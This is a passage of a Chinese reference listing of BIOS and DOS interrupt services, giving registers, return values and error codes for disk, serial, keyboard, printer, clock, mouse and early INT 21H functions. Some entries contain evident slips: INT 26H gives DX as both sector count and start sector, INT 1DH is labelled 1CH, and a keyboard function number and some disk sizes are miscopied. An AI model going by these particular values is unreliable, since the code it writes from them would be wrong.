CF=1 失败
AH=错误码, 其中:
AH=07H 驱动器号无效
AH=01H 无效的功能请求
AH=磁盘操作结果状态字节

9. 读驱动器参数(08H)
入口参数, AH=08H
DL=驱动器号
出口参数, CF=0 成功
AH=00H
BH=00H
BL=01H 360K 软驱
BL=02H 1.2M 软驱
BL=03H 720K 软驱
BL=04H 1.44M 软驱
CH=最大柱面号
CL=最大扇区号
DH=最大磁头号
DL=驱动器号
ES,DI 指向磁盘参数表
CF=1 失败
AX=错误码, 其中:
AH=07H 驱动器号无效
AH=磁盘操作结果状态字节

10. 初始化硬盘驱动器(09H)
入口参数, AH=09H
DL=驱动器号(大于等于 80H)
出口参数, CF=0 成功
AH=00H
CF=1 失败
AH=磁盘操作结果状态字节

11. 读长扇区(0AH)
12. 写长扇区(0BH)
以上两个子功能均用于诊断, 略

13. 磁头定位(0CH)
入口参数, AH=0CH
CH=柱面号
CL=扇区号
DH=磁头号
DL=驱动器号
出口参数, CF=0 成功
AH=00H
CF=1 失败
AH=磁盘操作结果状态字节

14. 可选盘复位(0DH)
入口参数, AH=0DH

15. 读检测缓冲区(0EH)
16. 写检测缓冲区(0FH)
以上两个子功能多用于检测硬盘驱动器控制器, 略

17. 测试驱动器就绪(10H)

入口参数, AH=10H
DL=驱动器号
出口参数, CF=0 成功
AH=00H
CF=1 失败
AH=磁盘操作结果状态字节

18. 从定位驱动器(11H)
入口参数, AH=11H
DL=驱动器号
出口参数, CF=0 成功
AH=00H
CF=1 失败
AH=磁盘操作结果状态字节

19. 控制 RAM 诊断(12H)
20. 运行内部诊断测试程序(13H)
21. 控制器内部自诊断(14H)
以上三个子功能均用于相关的诊断测试, 略

22. 读 DASD(直接存取存储设备)类型(15H)
入口参数, AH=15H
DL=驱动器号
出口参数, CF=0 成功
AH=01H 不支持变化线
AH=02H 支持变化线
AH=03H 硬盘
CX=512 字节块的高位
DX=512 字节块的低位
CF=1 失败
AH=错误码, 其中:
AH=00H 未装驱动器或驱动器无效
AH=磁盘操作结果状态字节

23. 检测介质变化(16H)
入口参数, AH=16H
DL=驱动器号
出口参数, CF=0 成功
AH=00H 软盘变化线未激活
AH=06H 软盘变化线激活或不支持软盘变化线
CF=1 失败
AH=01H 无效的软盘驱动器号
AH=08H 软盘驱动器未就绪
AH=磁盘操作结果状态字节

24. 设置 DASA 类型(17H)
入口参数, AH=17H
AL=01H 360K 软驱中的 360K 盘
AL=02H 1.2M 软驱中的 260K 盘
AL=03H 4.2M 软驱中的 1.2M 盘
AL=04H 720K 软驱中的 720K 盘
AL=其它值, 无效的请求
DL=驱动器号
出口参数, CF=0 成功
AH=00
CF=1 失败
AH=磁盘操作结果状态字节

25. 为软盘格式化设置介质(18H)
入口参数, AH=18H
CH=最大柱面号
CL=最大扇区号
DH=最大磁头号
DL=软盘驱动器号
出口参数, CF=0 成功
AH=00H
ES,DI 指向软盘参数表
CF=1 失败
AH=00CH 未知介质
AH=01H 软盘驱动器号无效
AH=磁盘操作结果状态字节

26. 磁头复位(19H)
入口参数, AH=19H
DL=驱动器号
出口参数, CF=0 成功
AH=00H
CF=1 失败
AH=磁盘操作结果状态字节

27. 格式化单元(1AH)
仅用于 PS/2 机, 略

(五) INT 14H 串行通讯服务
1. 初始化串行通讯口(00H)
入口参数, AH=00H
AL=串行通讯口初始化参数, 各位意义如下:
0-1 位 字符长度(10 为 7 位字符, 11 为 8 位字符)

2 位 结束位个数(0 为 1 个结束位, 1 为 2 个结束位)
3-4 位 奇偶位(01 为奇, 11 为偶, 10 为无奇偶位)
5-7 位 波特率, 意义如下:
000=110 波特
001=150 波特
010=300 波特
011=600 波特
100=1200 波特
101=2400 波特
110=4800 波特
111=9600 波特
DX=串行通讯口号(COM1=0, COM2=1 等)
出口参数, AH=通讯口状态, 其中:
位 0=1 数据就绪
位 1=1 过载错误
位 2=1 奇偶错误
位 3=1 帧错误
位 4=1 检测到 Break
位 5=1 传送寄存器空
位 6=1 传送移位寄存器空
位 7=1 超时

AL=调制解调器状态, 其中:
位 0=1 清发送, 状态改变
位 1=1 置数据就绪, 状态改变
位 2=1 环标识后延迟
位 3=1 检测到接收信号改变
位 4=1 清发送
位 5=1 置数据就绪
位 6=1 环标识
位 7=1 检测到接收信号

2. 发送字符(01H)
入口参数, AH=01H
AL=字符
DX=通讯口号
出口参数, AH=通讯口状态, 其中:
位 0=1 数据就绪
位 1=1 过载错误
位 2=1 奇偶错误
位 3=1 帧错误
位 4=1 Break 中止
位 5=1 传送寄存器空
位 6=1 传送移位寄存器空
位 7=1 失败, 但不能肯定是超时错误
位 7=0 成功
AL=字符, 与入口时相同

3. 接收字符(02H)
入口参数, AH=02H
DX=通讯口号
出口参数, AH=通讯口状态(参见 01H 号功能)
AL=接收到的字符

4. 读通讯口状态(03H)
入口参数, AH=03H
DX=通讯口号
出口参数, AH=通讯口状态(参见 00H 号功能)
AL=调制解调器状态(参见 00H 号功能)

5. 初始化扩展通讯口(04H)
AL=调制解调器状态(参见 00H 号功能)

6. 读写 Modem 控制寄存器(05H)
以上两个子功能仅用于 PS/2 机, 略

(六) INT 15H 系统服务
INT 15H 中断由最初的 PC BIOS 对磁带机的支持发展到功能较多的系统服务, 包括大约 23 个功能调用, 因其功能号的排列有大幅度的跳跃, 故先列表说明, 再对其中一些常用的功能作介绍。

功能号	简要说明
00H	启动磁带机电机
01H	关闭磁带机电机
02H	读磁带机数据块
03H	写磁带机数据块
0FH	格式化定期中断
4FH	磁盘截取
80H	打开设备
81H	关闭设备
82H	程序终止
83H	事件等待
84H	游戏杆支持
85H	系统请求击键
86H	设备等待
87H	移动内存块
88H	读扩展内存(extended)容量
89H	实模式到保护模式切换
90H	设备忙

- 91H 中断完成
- C0H 返回系统配置参数
- C1H 返回扩展 BIOS 地址
- C2H 点设备支持
- C3H 看门狗超时
- C4H 可编程项选择

上述功能中, 00-03H 功能仅在早期 PC BIOS 中使用, 现已废弃不用; 80H-82H、85H、90H、91H 等 6 个功能用于多用户操作系统, 对 DOS 而言, 什么操作也不作直接返回调用者; 0FH 调用仅用于使用 ESDI 硬盘适配器的 PS/2 机; 编号 0C1H 及以后的功能调用仅用于 PS/2 机, 以上几类功能本文均不予收录。

1. 键盘截取(4FH)
 - 入口参数: AH=4FH
 - AL=INT 09H 输入的扫描码
 - 出口参数: CF=0 时
 - AL=原来的扫描码
 - CF=1 时
 - AL=新的扫描码
2. 事件等待(83H)
 - (1) 监听事件等待间隔(09H)
 - 入口参数: AH=83H
 - AL=0CH
 - CX=以微秒计的时间间隔高字节
 - DX=以毫秒计的时间间隔低字节
 - ES:BX 指向调用者内存中的一个字节
 - 出口参数: AH=82H
 - CF=0 无错
 - AL=CMOS RMA 的 0BH 字节第 6 位置位
 - CF=1 功能忙(本功能已启动)
 - AL=00H
 - (2) 取消间隔(02H)
 - 入口参数: AH=83H
 - AL=01H
 - 出口参数: AX=3300H
 - CF=0 无错
 - CF=1 有错
 - 3. 游戏杆支持(84H)
 - (1) 读当前开关设置(00H)
 - 入口参数: AH=84H
 - DX=00H
 - 出口参数: AH=进入本功能时 DH 之值
 - CF=0 无错
 - AL=位 7-4 为开关设置, 位 3-0 为 0
 - CF=1 DX 中的值不正确
 - AL=00H
 - (2) 读输入(01H)
 - 入口参数: AH=84H
 - AL=01H
 - 出口参数: CF=0 无错
 - AX=游戏杆 A 的 X 座标
 - BX=游戏杆 A 的 Y 座标
 - CX=游戏杆 B 的 X 座标
 - DX=游戏杆 B 的 Y 座标
 - CF=1 有错
 - 4. 设备等待(86H)
 - 入口参数: AH=86H
 - CX=等待间隔时间的高字节(以微秒计)
 - DX=等待间隔时间的低字节(以微秒计)
 - 出口参数: AH=86H
 - CF=0 无错
 - AL=写到中断控制器 2 上的屏数字
 - CF=1 功能忙, 等待未执行
 - AL=不变化
 - 5. 移动内存块(87H)
 - 入口参数: AH=87H
 - CX=内存块的容量(以字为单位, 不超过 8000H)
 - ES:SI 指向全局描述符表
 - 出口参数: CF=0 成功
 - ZF=0
 - AL=00H
 - CF=1 不成功
 - ZF=1
 - AL=01H 奇偶错
 - AL=02H 其它异常错
 - 6. 读扩展内存容量(88H)
 - 入口参数: AH=88H
 - 出口参数: AX=以 1K 块为单位的 1MB 以上连续扩展内存容量
 - 7. 实模式到保护模式转换(89H)

- 入口参数: AH=89H
 - BH=中断描述符表的索引, 指向前 8 个硬件中断基地址
 - BL=中断描述符表的索引, 指向后 8 个硬件中断基地址
 - ES:SI 指向用户创建的全局描述符表
 - 出口参数: CF=0 成功
 - AH=00H 以保护模式返回
 - CF=1 失败
 - AH=0FFH
- (七) INT 16H 键盘服务程序
 1. 读键盘输入(00H)
 - 入口参数: AH=00H
 - 出口参数: AH=输入字符的扫描码
 - AL=输入字符的 ASCII 码
 2. 读键盘状态(01H)
 - 入口参数: AH=01H
 - 出口参数: ZF=1 键盘缓冲区中无“#”等效错
 - ZF=0 键盘缓冲区中有字符, 且返回如下值:
 - AH=字符的扫描码
 - AL=字符的 ASCII 码
 3. 读键盘标志(02H)
 - 入口参数: AH=02H
 - 出口参数: AL=键盘标志字节(见 0040, 0017H 字节)
 4. 设置击键速率和延迟(03H)
 - 入口参数: AH=03H
 - BH=00H 250ms(延迟值, 下同)
 - BH=01H 500ms
 - BH=02H 750ms
 - BH=03H 1000ms
 - BL=00H 30 字符/每秒(击键速率, 下同)
 - BL=01H 26.7 字符/每秒
 - BL=02H 24.0 字符/每秒
 - BL=1FH 2.0 字符/每秒
 - 出口参数: 无
 5. 存储键盘数据(5FH)
 - 入口参数: AH=05H
 - CH=键的扫描码
 - CL=键的 ASCII 码
 - 出口参数: AL=00H CH、CL 对应的键盘数据存入键盘缓冲区
 - AL=01H 键盘缓冲区满
 6. 读扩展键盘(101/102 键键盘)输入(10H)
 - 入口参数: AH=10H
 - 出口参数: AH=读入字符的扫描码
 - AL=读入字符的 ASCII 码
 7. 读扩展键盘状态(11H)
 - 入口参数: AH=11H
 - 出口参数: ZF=1 键盘缓冲区中无字符就绪
 - ZF=0 键盘缓冲区中有字符, 且返回如下值:
 - AH=字符的扫描码
 - AL=字符的 ASCII 码
 8. 读扩展键盘标志(12H)
 - 入口参数: AH=12H
 - 出口参数: AX=扩展键盘标志字(见 0040, 0017H 字节)
- (八) INT 17H 并行打印机 I/O 服务
 1. 打印字符(00H)
 - 入口参数: AH=00H
 - AL=要打印的字符
 - DX=打印机号(0=LPT1, 1=LPT2, 2=LPT3)
 - 出口参数: AH=0, 打印机状态, 各位意义如下:
 - 位 7=1 打印机忙
 - 位 6=1 认可
 - 位 5=1 无纸
 - 位 4=1 选择打印机
 - 位 3=1 I/O 错
 - 位 2=1 保留
 - 位 1=1 保留
 - 位 0=1 超时错
 2. 初始化打印机(01H)
 - 入口参数: AH=01H
 - DX=打印机号(见 00H 子功能)
 3. 读打印机状态(02H)
 - 入口参数: AH=02H
 - DX=打印机号(见 00H 子功能)

- 出口参数: AH=打印机状态(见 00H 子功能)
- (九) INT 18H BASIC 加载或引导处理服务
 - 入口参数: 无
 - 出口参数: 无
 - 说明: 当加载引导程序的 INT 19H 中断无法读到引导程序代码时便自动调用该中断。在早期的 PC BIOS 中, 该中断加载 BASIC 解释程序, 如无 BASIC 解释程序则停机; 在 286 以上档次微机的 BIOS 中, 大都利用该中断指向显示“No boot device available, press F1 to continue”一类信息。当用户按 F1 键后便重新引导系统。
 - (十) INT 19H 加载引导程序
 - 入口参数: 无
 - 出口参数: 无
 - 说明: INT 19H 常常在 POST 过程的末尾由 POST 调用, 用户程序也可以在需要时自由调用。INT 19H 的作用是加载引导程序而完成系统的重新引导, 但它不重新初始化系统。
 - (十一) INT 1AH 实时时钟服务
 1. 读系统计时器时间计数(00H)
 - 入口参数: AH=00H
 - 出口参数: CF=0 无错
 - AL=00H 计时器计数未超过 24 小时, 否则为超过 24 小时
 - CX=计时器高位字
 - DX=计时器低位字
 - CF=1 出错
 2. 置系统计时器时间计数(01H)
 - 入口参数: AH=01H
 - CX=计时器高位字
 - DX=计时器低位字
 - 出口参数: CF=0 无错
 - AH=00H
 - CF=1 出错
 3. 读实时钟时间(02H)
 - 入口参数: AH=02H
 - 出口参数: AH=00H
 - CH=BCD 码表示的小时数
 - CL=BCD 码表示的分钟
 - DH=BCD 码表示的秒数
 - DL=00H 未使用保存时间选项
 - DL=01H 可操作保存时间选项
 - CF=0 时钟已操作
 - CF=1 时钟未操作, 本功能未执行, 直接返回调用者
 4. 置实时钟时间(03H)
 - 入口参数: AH=03H
 - CH=BCD 码表示的小时数
 - CL=BCD 码表示的分钟
 - DH=BCD 码表示的秒数
 - DL=00H 未使用保存时间选项
 - DL=01H 可操作保存时间选项
 - 出口参数: CF=0 无错
 - AH=00H
 - AL=写到 CMOS 0BH 单元(状态寄存器 B)字节中的时间值
 - CF=1 有错
 5. 读实时钟日期(04H)
 - 入口参数: AH=04H
 - 出口参数: CF=0 无错
 - AH=00H
 - CH=BCD 码表示的世纪值(19 或 20)
 - CL=BCD 码表示的年度
 - DH=BCD 码表示的月值
 - DL=BCD 码表示的日值
 - CF=1 正在更新时钟, 调用不执行, 直接返回调用者
 6. 置实时钟日期(05H)
 - 入口参数: AH=05H
 - CH=BCD 码表示的世纪值(19 或 20)
 - CL=BCD 码表示的年度
 - DH=BCD 码表示的月值
 - DL=BCD 码表示的日值
 - 出口参数: CF=0 无错
 - AH=00H
 - AL=写到 CMOS 0BH 单元(状态寄存器 B)字节中的日期值
 - CF=1 有错
 7. 设置实时钟报警(06H)
 - 入口参数: AH=06H
 - CH=BCD 码表示的小时数
 - CL=BCD 码表示的分钟
 - DL=BCD 码表示的秒数
 - 出口参数: CF=0 无错

AH=00H
AL=00H
CF=1 实时报警已设置 8. 关闭实时报警(07H)

入口参数: AH=07H
出口参数: CF=0 无错
AH=00H
CF=1 有错

9. 设置声源(08H)

入口参数: AH=08H

仅用于 PC jr 机, 其于各档 PC 机不支持本功能, 略

10. 读实时报警(09H)

入口参数: AH=09H

出口参数: CH=BCD 码表示的小时数
CL=BCD 码表示的分数
DH=BCD 码表示的秒数
DL=00H 报警无效
DL=01H 报警有效, 但电源未开
DL=02H 报警有效, 系统电源开(仅用于便携机)

11. 读系统计时器日计数(0AH)

入口参数: AH=0AH

出口参数: CX=80 年 1 月 1 日以后的日计数

12. 置系统计时器日计数(0BH)

入口参数: AH=0BH

CX=80 年 1 月 1 日以后的日计数

出口参数: 无

(十二)用户 BIOS 中断—1BH 和 1CH

1. INT 1BH Ctrl+Break 中断服务

入口参数: 无

出口参数: 无

说明: 该中断是专门用于处理 Ctrl+Break 的。与 DOS 中断中的 INT 23H(处理 Ctrl+C)功能类似, 都能终止程序运行, 把控制权交给 COMMAND.COM。如果用户希望开发自己的 1BH 中断, 除注意中断服务程序的编程原则外, 还应将中断向量表中的 1BH 中断向量指向自己开发的 1BH 中断。

2. INT 1CH 计时器服务

本中断由 INT 08H 引发。INT 08H 为计时器硬中断, 每秒大约执行 18.2 次, 与 CPU 的时钟频率有关。这里给出的值为 PC/TX 机的执行次数。因此, INT 1CH 也是大约每秒执行 18.2 次。该中断在 BIOS 中仅有一条 IRET 指令, 也就是说任何事情也不作就返回。用户完全可以利用该中断编写与计时器有关的中断服务程序。编程注意事项同 1BH 中断。

(十三)参数表指针 BIOS 中断—1DH, 1EH, 1FH

在中断向量表中这三个中断向量指向三个数据表, 用户不得使用 INT 中断号的形式调用它们, 但用户可以用 DOS 系统调用 INT 21H 中的取置中断功能(见本文第五部分)置置这三个中断向量, 以指向自己所设定的数据表。这三个中断的入口地址, 对于不同的机器可能不同, 用户在入口所使用的机器上查中断向量表便可以获得它们的入口地址。

1. INT 1CH 视频参数表指针

2. INT 1EH 软盘参数表指针, 参见本文第二部分

3. INT 1FH 扩展的图形字符寄存器

四. DOS 中断

在中断向量表中, 从中断号 20H 到中断 3FH 分配给 DOS 使用, 这些中断称为 DOS 中断。

INT 22H, INT 23H 和 INT 24H 三个中断通常被称为 DOS 专用中断, 原则上说, 应用程序不要直接调用它们, 但用户可以编写自己的中断服务程序来代替它们, 从而完成用户规定的相应功能。

INT 20H, INT 25H, INT 26H, INT 27H, INT 2FH 几个 DOS 中断, 通常被称为 DOS 可调用中断, 按照惯用的中断号分配原则, 我们把原标志管理中断 INT 33H 归于此类, 本部份主要收集了这几个中断的调用方法。

INT 21H 是一个极为重要的 DOS 中断, 通常被称为系统功能调用。由于它包括近百个子功能而又极为重要, 所以它的调用方法专门列于本文的第五部份。

未列出中断号的部份作为 DOS 保留。

(一)INT 20H 程序终止返回 DOS

入口参数: CS=程序段前缀 PSP 的段地址

出口参数: 无

(二)INT 22H 程序终止返回 DOS

入口参数: 无

出口参数: 无

用户不要直接调用, 该中断实施返回 DOS 的最后操作。

(三)INT 23H Ctrl+C 处理

入口参数: 无

出口参数: 无

用户不要直接调用, DOS 的约定是当应用程序执行 I/O 操作时, 一旦检测到 Ctrl+c 便转入 INT 23H, 终止程序, 将控制权返回给 COMMAND.COM。

(四)INT 24H 严重出错处理

入口参数: 无

出口参数: AH=错误码, 其中:

- 位 0=0 读操作错
- 位 0=1 写操作错
- 位 1-2=00 DOS 错
- 位 1-2=01 文件分配表错
- 位 1-2=10 文件目录错
- 位 1-2=11 文件数据区错
- 位 3=0 不允许响应失败
- 位 3=1 允许响应失败
- 位 4=0 不允许再次响应
- 位 4=1 允许再次响应
- 位 5=0 错误不能忽略
- 位 5=1 错误可以忽略
- 位 6 保留
- 位 7=0 盘驱动器错
- 位 7=1 其它类型设备错
- AL=00H 忽略上次操作的错误
- AL=01H 再试上次的操作
- AL=02H 放弃操作返回 DOS
- AL=03H 放弃失败的功能调用

BP, SI=设备驱动程序的“设备头”的段地址, 偏移量 DI 的低 8 位=设备驱动程序返回的错误码, 其中:

- 00H 写保护
- 01H 未知部件
- 02H 驱动器未准备好
- 03H 非法命令
- 04H CRC 校验错
- 05H 请求结构长度错
- 06H 寻道错
- 07H 未知的介质类型
- 08H 扇区未找到
- 09H 打印机无纸
- 0AH 写失败
- 0BH 读失败
- 0CH 一般性错误
- 0DH-0EH 保留
- 0FH 磁盘更换无效

用户不要直接调用该中断, 当发生不可恢复的硬件错误时, DOS 自动进入该中断, 并作出相应的处理。

(五)INT 25H 绝对磁盘读

入口参数: AL=驱动器号(0=A, 1=B, 2=C 等)

CX=要读的扇区数
DX=开始读的逻辑扇区号
DS, BX 指向内存中存放读入数据的缓冲区

出口参数: CF=0 读成功

CF=1 读失败

AX=错误码, 其中:

- AL=00H 写保护
- AL=01H 未知部件
- AL=02H 驱动器未准备好
- AL=03H 非法命令
- AL=04H CRC 校验错
- AL=05H 请求结构长度错
- AL=06H 寻道错
- AL=07H 未知的介质类型
- AL=08H 扇区未找到
- AL=09H 打印机无纸
- AL=0AH 写失败
- AL=0BH 读失败
- AL=0CH 一般性错误
- AL=0DH-0EH 保留
- 0EH 磁盘更换无效
- AH=30H 设备未响应
- AH=40H 磁道定位失败(寻道错)
- AH=20H 控制器故障(FDC 坏)
- AH=10H 数据错(CRC 错)
- AH=08H DMA 存取故障(界超越)
- AH=04H 请求的扇区未找到
- AH=03H 写保护

AH=02H 地址标志(IDAM)错
AH=01H 非法命令

说明: 以上出错信息是绝对磁盘读和绝对磁盘写的共同信息, 用户可根据所执行的操作是读还是写来加以区分。

注意: 本中断返回时, 标志寄存器调用前的值没有弹出堆栈, 即堆栈指针 SP 的值比调用本中断前小 2, 此时应设法使 SP 的值增加 2, 以保证中断调用前后的栈平衡, 例如可执行一条 POP 指令等。如果不注意这一点, 调用本中断后程序转向何处将不可预料。

(六)INT 26H 绝对磁盘写

入口参数: AL=驱动器号(0=A, 1=B, 2=C 等)

DX=要写的扇区数
DX=开始写的逻辑扇区号
DS, BX 指向内存中存放待写数据的缓冲区

出口参数: CF=0 写成功

CF=1 写读失败

AX=错误码, 其中:

- AL=00H 写保护
- AL=01H 未知部件
- AL=02H 驱动器未准备好
- AL=03H 非法命令
- AL=04H CRC 校验错
- AL=05H 请求结构长度错
- AL=06H 寻道错
- AL=07H 未知的介质类型
- AL=08H 扇区未找到
- AL=09H 打印机无纸
- AL=0AH 写失败
- AL=0BH 读失败
- AL=0CH 一般性错误
- AL=0DH 保留
- 0EH 磁盘更换无效
- AH=80H 设备未响应
- AH=40H 磁道定位失败(寻道错)
- AH=20H 控制器故障(FDC 坏)
- AH=10H 数据错(CRC 错)
- AH=08H DMA 存取故障(界超越)
- AH=04H 请求的扇区未找到
- AH=03H 写保护
- AH=02H 地址标志(IDAM)错
- AH=01H 非法命令

说明: 以上出错信息是绝对磁盘读和绝对磁盘写的共同信息, 用户可根据所执行的操作是读还是写来加以区分。

注意: 本中断返回时, 标志寄存器调用前的值没有弹出堆栈, 即堆栈指针 SP 的值比调用本中断前小 2, 此时应设法使 SP 的值增加 2, 以保证中断调用前后的栈平衡, 例如可执行一条 POP 指令等。如果不注意这一点, 调用本中断后程序转向何处将不可预料。

(七)INT 27H 程序驻留内存返回 DOS

入口参数: CS 包含当前程序的程序段前缀地址
DX=驻留程序最后一字节+1 的偏移量(包括程序段前缀在内)

出口参数: 无

(八)INT 2FH 假脱机打印

1. 取打印机安装状态(00H)

入口参数: AL=00H

出口参数: CF=0

- AL=00H 打印机未安装, 但可安装
- AL=01 打印机未安装, 且不可安装
- AL=0FFH 打印机已安装

2. 送文件假脱机打印(01H)

入口参数: AL=01H

DS, DX=信息包的段地址, 偏移量

出口参数: CF=0 成功

CF=1 失败

AX=错误码, 其中:

- AX=01H 功能无效
- AX=02H 文件未找到
- AX=03H 路径未找到
- AX=04H 打开的文件太多
- AX=05H 文件拒绝存取
- AX=08H 打印队列已满
- AX=09H 假脱机忙
- AX=0CH 文件说明符太长
- AX=0FH 驱动程序无效

3. 从打印队列中删除文件(02H)

入口参数: AL=02H

DS,DX 指向被删除文件的 ASCII 字符串
 出口参数: CF=0 成功
 CF=1 失败
 AX=错误码(参见 01H 功能)

4. 取消队列中等待打印的全部文件(03H)
 入口参数: AL=03H
 DS,DX 指向被取消文件的 ASCII 字符串
 出口参数: CF=0 成功
 CF=1 失败
 AX=错误码(参见 01H 功能)

5. 为读当前打印队列状态等待打印
 入口参数: AL=04H
 出口参数: CF=0 成功
 CF=1 失败
 AX=错误码(参见 01H 功能)
 DX=错误计数
 DS,SI 指向打印队列的指针

6. 为读当前打印队列状态,结束等待继续假脱机打印(05H)
 入口参数: AL=05H
 出口参数: CF=0 成功
 CF=1 失败
 AX=错误码(参见 01H 功能)

(九)INT 33H 鼠标器管理
 1. 读鼠标器安装标志(00H)
 入口参数: AX=00H
 出口参数: AX=0 鼠标器未安装
 AX=1 鼠标器已安装
 BX=2 表示 Microsoft 鼠标器

2. 显示光标(01H)
 入口参数: AX=01H
 出口参数: 无
 说明:内部光标标志的缺省值为-1,此时不显示光标,实施该调用可使内部光标标志缺省增1变为0,从而使光标在屏幕上显示出来。

3. 消隐光标(02H)
 入口参数: AX=02H
 出口参数: 无

4. 读鼠标器位置和按钮状态(03H)
 入口参数: AX=03H
 出口参数: BX=按钮状态,其中:
 位 0=1 左边按钮压下
 位 0=0 左边按钮释放
 位 1=1 右边按钮压下
 位 1=0 右边按钮释放

CX=水平位置,按以水平分辨率计
 DX=垂直位置,按以垂直分辨率计

5. 置鼠标器光标位置(04H)
 入口参数: AX=04H
 CX=待置的光标水平位置,以水平分辨率计
 DX=待置的光标垂直位置,以垂直分辨率计

出口参数: 无

6. 读按钮压下信息(05H)
 入口参数: AX=05H
 BX=00H 左边按钮
 BX=01H 右边按钮

出口参数: AX=按钮状态,其中:
 位 0=1 左边按钮压下
 位 0=0 左边按钮释放
 位 1=1 右边按钮压下
 位 1=0 右边按钮释放

BX=按钮压下计数,范围为 0-32767,调用后置为 0
 CX=前次压键的水平位置,以水平分辨率计
 DX=前次压键的垂直位置,以垂直分辨率计

7. 读按钮释放信息(06H)
 入口参数: AX=06H
 BX=00H 左边按钮
 BX=01H 右边按钮

出口参数: AX=按钮状态,其中:
 位 0=1 左边按钮压下
 位 0=0 左边按钮释放
 位 1=1 右边按钮压下
 位 1=0 右边按钮释放

BX=按钮释放计数,范围为 0-32767,调用后置为 0
 CX=前次压键的水平位置,以水平分辨率计
 DX=前次压键的垂直位置,以垂直分辨率计

8. 置光标最小和最大水平位置(07H)
 入口参数: AX=07H

CX=最小水平位置
 DX=最大水平位置

出口参数: 无
 说明:若出现 CX 中的最小值大于 DX 中的最大值,二者会自动交换

9. 置光标最小和最大垂直位置(08H)
 入口参数: AX=08H
 CX=最小垂直位置
 DX=最大垂直位置

出口参数: 无
 说明:若出现 CX 中的最小值大于 DX 中的最大值,二者会自动交换

10. 置图形光标(09H)
 入口参数: AX=09H
 BX=水平热点(-16-16)
 CX=垂直热点(-16-16)
 ES,DX 指向屏幕/光标标志

出口参数: 无

11. 置字符光标(0AH)
 入口参数: AX=0AH
 BX=光标类型,有如下两种选择:
 BX=00 软光标
 BX=01 硬光标
 CX=0 或 1 屏幕标志
 DX=0 或 1 光标标志

出口参数: 无
 说明:若光标类型为软光标,则 CX 中的值为屏幕标志,若光标类型为硬光标,则扫描线开始于硬光标,类似地,若光标类型为软光标,则 DX 中的值为光标标志,若光标类型为硬光标,则扫描线结束于硬光标。

12. 读鼠标器移动计数值(0BH)
 入口参数: AX=0BH
 出口参数: CX=前一次调用该功能以来移动的米基数水平计数值(范围应在-32768-+32767之间)
 DX=前一次调用该功能以来移动的米基数垂直计数值
 说明:1米基=1/200英寸

13. 置用户定义的程序输入标志(0CH)
 入口参数: AX=0CH
 CX=调用标志,遇到以下任何位为 1 时,子程序被调用:
 位 0 光标位置改变
 位 1 左键压下
 位 2 左键释放
 位 3 右键压下
 位 4 右键释放
 位 5-15 保留

ES,DX 以段地址,偏移量的形式指向被调用的子程序
 出口参数: 无,但通过寄存器传递如下信息给子程序:
 AX 条件位置位的标志
 BX 按钮状态(位 0=左,位 1=右)
 CX 光标水平位置
 DX 光标垂直位置

14. 设置光笔模拟(0DH)
 入口参数: AX=0DH
 出口参数: 无
 说明:鼠标器两按钮均压下时,模拟光笔接触屏幕,两按钮均释放时,模拟光笔离开屏幕。

15. 取消光笔模拟(0EH)
 入口参数: AX=0EH
 出口参数: 无,使光笔模拟功能失效

16. 置米基与象素比率(0FH)
 入口参数: AX=0FH
 CX=水平比率,缺省为 8 比 8(米基/象素)
 DX=垂直比率,缺省为 16 比 16(米基/象素)

出口参数: 无

17. 按条件消隐光标(10H)
 入口参数: AX=10H
 CX=区域左上角 X 座标
 DX=区域左上角 Y 座标
 SI=区域右下角 X 座标
 DI=区域右下角 Y 座标

出口参数: 无,但区域内的鼠标器光标将被消隐

18. 置双速阈值(11H)
 入口参数: AX=11H
 DX=阈值(单位为米基/秒),缺省值为

64

五、系统功能调用 INT 21H

1. 程序终止(00H)
 入口参数: AH=00H
 CS 指向程序段前缀的段地址

出口参数: 无

2. 带回显的字符输入(01H)
 入口参数: AH=01H
 出口参数: AL=从键盘输入的 ASCII 字符
 说明:本功能调用等待用户从键盘输入一个字符,等待可被 Ctrl+C 中断

3. 显示单个字符(02H)
 入口参数: AH=02H
 DL=待显示字符的 ASCII 码

出口参数: 无

4. 辅助输入(03H)
 入口参数: AH=03H
 出口参数: AL=从串口 1 读入的一个 ASCII 字符
 说明:本功能从串口 1 读入一个字符,可被 Ctrl+C 中断

5. 辅助输出(04H)
 入口参数: AH=04H
 DL=欲送往串口 1 的 ASCII 字符

出口参数: 无
 说明:本功能将 DL 中的字符送往串口 1,可被 Ctrl+C 中断

6. 打印输出(05H)
 入口参数: AH=05H
 DL=欲送往打印机的 ASCII 字符

出口参数: 无
 说明:可被 Ctrl+C 中断

7. 直接控制台 I/O(06H)
 入口参数: AH=06H
 DL=0FFH 等待用户从键盘输入字符
 DL=0CH-0FEH 显示 DL 中的字符
 出口参数: DL=0FFH 时,
 如果已键入一个字符,则 AL=键入的 ASCII 字符 ZF=0 如果未键入字符,则 ZF=0
 DL=00H-0FEH 时,
 无出口参数

说明:本功能既具有等待键盘输入功能,又具有输出显示功能,不能被 Ctrl+C 中断

8. 无回显无过滤的字符输入(07H)
 入口参数: AH=07H
 出口参数: AL=用户从键盘输入的 ASCII 字符
 说明:本功能等待键盘输入,不能被 Ctrl+C 中断

9. 无回显字符输入(08H)
 入口参数: AH=08H
 出口参数: AL=用户从键盘输入的 ASCII 字符
 说明:本功能等待键盘输入,能被 Ctrl+C 中断。

10. 显示字符串(09H)
 入口参数: DS,DX 指向待显示的字符串
 出口参数: 无
 说明:待显示的字符串必需以 \$ (ASCII 码 24H) 作为结束符,且不得含控制码。

11. 带缓冲区的字符串键盘输入(0AH)
 入口参数: AH=0AH
 DS,DX 指向存放输入字符串的输入缓冲区,对该缓冲区规定如下:
 1. 第一字节为缓冲区可容纳的最大字符数(含回车符在内),其值不超过 255。
 2. 第二字节供 DOS 填入实际输入的字符数,不含回车符。
 3. 第三字节开始存放从键盘输入的字符。

出口参数: 无
 说明:本功能可被 Ctrl+C 中断。

12. 检测键盘输入状态(0BH)
 入口参数: AH=0BH
 出口参数: AL=00H 无字符输入
 AL=0FFH 有字符输入

13. 清除键盘缓冲区后输入字符(0CH)
 入口参数: AH=0CH
 AL=INT 21H 的 01H,06H,07H,08H,09H 号功能调用之一,表明将执行该功能对应的系统功能调用。
 DL=0FFH(仅在 AL=06H 时使用)
 DS,DX 指向存放输入字符串的输入缓冲区(仅在 AL=0AH 时使用)

出口参数: AL=0AH 无
 AL=键盘输入的字符的 ASCII 码(AL=01H,06H,07H,08H 时)

14. 清除输入缓冲区(0DH)

入口参数: AH=0DH
出口参数: 无

15. 置缺省驱动器(0EH)
入口参数: AH=0EH
DL=驱动器号(0=A, 1=B等)
出口参数: AL=系统中逆置驱动器

